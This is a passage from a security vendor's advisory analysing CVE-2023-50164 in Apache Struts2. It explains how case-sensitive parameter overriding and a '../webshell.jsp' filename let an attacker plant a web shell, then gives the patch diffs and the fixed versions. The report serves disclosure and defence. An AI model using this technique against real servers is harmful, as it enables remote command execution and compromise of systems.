


Figure 15. Remote command execution through the web shell

You can check the 'webshell.jsp' file uploaded to the ROOT directory on the victimized PC's web server.




Figure 16. File upload result



## Step 2. Analyze the vulnerability

The attack process through file upload in Apache Struts2 with the CVE-2023-50164 vulnerability is explained by dividing it into steps 1 through 4.

### step 1) Request file upload – HttpParameters.java

When a file upload request arrives, the `get()`, `remove()`, and `contains()` methods of the `HttpParameters` class, which handles HTTP request parameters, compare parameters related to file upload.

```
public HttpParameters appendAll(Map<String, Parameter> newParams) {  
    parameters.putAll(newParams);  
    return this;  
}
```

Figure 17. HttpParameters

At this time, the `HttpParameters` class of the vulnerable version of Apache Struts2 is case-sensitive for parameters. In other words, when the parameters are `name='upload'` and `name='Upload'`, both parameters, i.e. `upload` and `Upload`, are created as it is case sensitive.

### step 2) Redefine file upload parameters – modify file contents

As the `HttpParameters` of the vulnerable version of Apache Struts2 is case-sensitive and treats uppercase and lowercase letters separately, allowing redefinition of existing parameters. This is done in the `setParameters()` method of the `ParametersInterceptor` class, and the `setParameters()` method handles file upload with a `TreeMap` structure. Java's `TreeMap` sorts in the following order: [Numbers > Uppercase alphabets > Lowercase alphabets > Hangul].

```
protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {  
    HttpParameters params;  
    Map<String, Parameter> acceptableParameters;  
    if (ordered) {  
        params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();  
        acceptableParameters = new TreeMap<>(getOrderedComparator());  
    } else {  
        params = HttpParameters.create().withParent(parameters).build();  
        acceptableParameters = new TreeMap<>();  
    }  
}
```

Figure 18. setParameters() method

Therefore, if `'upload'` and `'Upload'` exist as parameter values, the file contents of the `'Upload'` parameter starting with a capital letter are displayed first. By exploiting this characteristic, an attacker can change the parameter value to `Upload`, insert a web shell script, and transmit it to overwrite the existing file contents.

step 3) File upload – FileUploadInterceptor.java

struts-default.xml is a configuration file provided by default in Apache Struts2. It defines Interceptor that supports user requests in struts-default.xml.

```
<interceptor name="debugging" class="org.apache.struts2.interceptor.debugging.DebuggingInterceptor"/>
<interceptor name="execAndWait" class="org.apache.struts2.interceptor.ExecuteAndWaitInterceptor"/>
<interceptor name="exception" class="com.opensymphony.xwork2.interceptor.ExceptionMappingInterceptor"/>
<interceptor name="fileUpload" class="org.apache.struts2.interceptor.FileUploadInterceptor"/>
<interceptor name="i18n" class="org.apache.struts2.interceptor.I18nInterceptor"/>
<interceptor name="logger" class="com.opensymphony.xwork2.interceptor.LoggingInterceptor"/>
<interceptor name="modelDriven" class="com.opensymphony.xwork2.interceptor.ModelDrivenInterceptor"/>
```

Figure 19. struts-default.xml

When a file upload request comes in from a user, the FileUploadInterceptor class processes the file upload request by fetching three attribute values, i.e. file object (File), file name (FileName), and content type (FileContentType) based on the inputName value through multiWrapper, and saves the uploaded file on the server.

```
// bind allowed Files
Enumeration fileParameterNames = multiWrapper.getFileParameterNames();
while (fileParameterNames != null && fileParameterNames.hasMoreElements()) {
    // get the value of this input tag
    String inputName = (String) fileParameterNames.nextElement();

    // get the content type
    String[] contentType = multiWrapper.getContentTypes(inputName);

    if (isNotEmpty(contentType)) {
        // get the name of the file from the input tag
        String[] fileName = multiWrapper.getFileNames(inputName);

        if (isNotEmpty(fileName)) {
            // get a File object for the uploaded File
            UploadedFile[] files = multiWrapper.getFiles(inputName);
            if (files != null && files.length > 0) {
                List<UploadedFile> acceptedFiles = new ArrayList<>(files.length);
                List<String> acceptedContentTypes = new ArrayList<>(files.length);
                List<String> acceptedFileNames = new ArrayList<>(files.length);
                String contentTypeName = inputName + "ContentType";
                String fileNameName = inputName + "FileName";
            }
        }
    }
}
```

Figure 20. Saving information about the uploaded file

At this time, test.jpg, the file name of the file saved on the server, is passed to the setUploadFileName() method.

```
public String[] getUploadFileName() {
    return this.uploadFileNames;
}

public void setUploadFileName(String[] uploadFileName) {
    this.uploadFileNames = uploadFileName;
}
```

Figure 21. setUploadFileName()

step 4) Redefine file upload parameter – modify filename

To access a malicious file uploaded to the server, the parameter indicating the file name of the file uploaded to the server is redefined and overwritten with a file name that makes it possible to search for the path specified by the attacker. The file name of the file uploaded to the server is processed through `setUploadFileName()`, and a file with the file name `test.jpg` is currently saved in `uploadFileName`. An attacker can redefine this parameter and modify it into a file name including a random path specified by the attacker.

In the vulnerability test, a request is sent by specifying a file name in the form of `../webshell.jsp`. Therefore, the server's `uploadFileName` parameter is redefined, and the existing file name `test.jpg` is changed to `../webshell.jsp`. Then, it is possible to access `webshell.jsp` uploaded to the path specified by the attacker through path exploration.

The following figure shows the process in which the file upload parameter is redefined by modifying the HTTP request value based on the above process.




Figure 22. How CVE-2023-50164 works

### Step 3. Vulnerability patch

On December 4, 2023, Apache committed Apache Struts2 6.3.0.2, a version patched for CVE-2023-50164. Patch details can be checked at the path below, and each modification is shown below.

– core/src/main/java/org/apache/struts2/dispatcher/HttpParameters.java

In the HTTP request parameter processing process, it was patched so that it is impossible to overwrite the parameter by adding the remove() method, which is case-insensitive and removes same parameters if they exist,.

```
76      86      public HttpParameters appendAll(Map<String, Parameter> newParams) {
77      87      +      remove(newParams.keySet());
78      88      parameters.putAll(newParams);
79      89      return this;
80      90      }
```

Figure 23. Details of the HttpParameters patch

Also, the equalsIgnoreCase() method was added to the get(), contains(), and remove() methods involved in parameter processing, patching them to be case-insensitive. In other words, name="eqst" and name="Eqst" are treated as the same value.

```
110     137     @Override
111     138     public Parameter get(Object key) {
112     -      if (parameters.containsKey(key)) {
113     -          return parameters.get(key);
114     -      } else {
115     -          return new Parameter.Empty(String.valueOf(key));
116     +      if (key != null && contains(String.valueOf(key))) {
117     +          String keyString = String.valueOf(key).toLowerCase();
118     +          for (Map.Entry<String, Parameter> entry : parameters.entrySet()) {
119     +              if (entry.getKey() != null && entry.getKey().equalsIgnoreCase(keyString)) {
120     +                  return entry.getValue();
121     +              }
122     +          }
123     +      }
124     +      return new Parameter.Empty(String.valueOf(key));
125     }
```

Figure 24. Details of the get() patch

```
63 73      public boolean contains(String name) {
64 -      return parameters.containsKey(name);
74 +      boolean found = false;
75 +      String nameLowerCase = name.toLowerCase();
76 +
77 +      for (String key : parameters.keySet()) {
78 +          if (key.equalsIgnoreCase(nameLowerCase)) {
79 +              found = true;
80 +              break;
81 +          }
82 +      }
83 +
84 +      return found;
65 85  }
```

Figure 25. Details of the contains() patch

```
50 52      public HttpParameters remove(Set<String> paramsToRemove) {
51 53          for (String paramName : paramsToRemove) {
52 -          parameters.remove(paramName);
54 +          String paramNameLowerCase = paramName.toLowerCase();
55 +          Iterator<Entry<String, Parameter>> iterator = parameters.entrySet().iterator();
56 +
57 +          while (iterator.hasNext()) {
58 +              Map.Entry<String, Parameter> entry = iterator.next();
59 +              if (entry.getKey().equalsIgnoreCase(paramNameLowerCase)) {
60 +                  iterator.remove();
61 +              }
62 +          }
53 63      }
54 64      return this;
55 65  }
```

Figure 26. Details of the remove() patch

## ■ Countermeasure

On December 7, 2023, Apache released a patch for CVE-2023-50164. If you are using a vulnerable version, you must update it to the patched version by referring to the table below.

– URL: <https://struts.apache.org/download.cgi>

Classification	Affected versions	Patched versions
Apache Struts2	Struts 6.0.0 - Struts 6.3.0.1	6.3.0.2
	Struts 2.0.0 - Struts 2.3.37 (EOL)	2.5.33
	Struts 2.5.0 - Struts 2.5.32	

## ■ Reference sites

- URL: <https://nvd.nist.gov/vuln/detail/CVE-2023-50164>
- URL: <https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-struts-C2kCMkmT>
- URL: <https://lists.apache.org/thread/yh09b3fkf6vz5d6jdgrlvmg60lftqhj>
- URL: <https://github.com/apache/struts/commit/162e29fee9136f4bfd9b2376da2cbf590f9ea163>

# EQST INSIGHT

2024.02



SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea  
<https://www.skshieldus.com>

Publisher : SK Shieldus EQST business group  
Production : SK Shieldus Communication Group  
COPYRIGHT © 2024 SK SHIELDUS. ALL RIGHT RESERVED.

This document is copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.

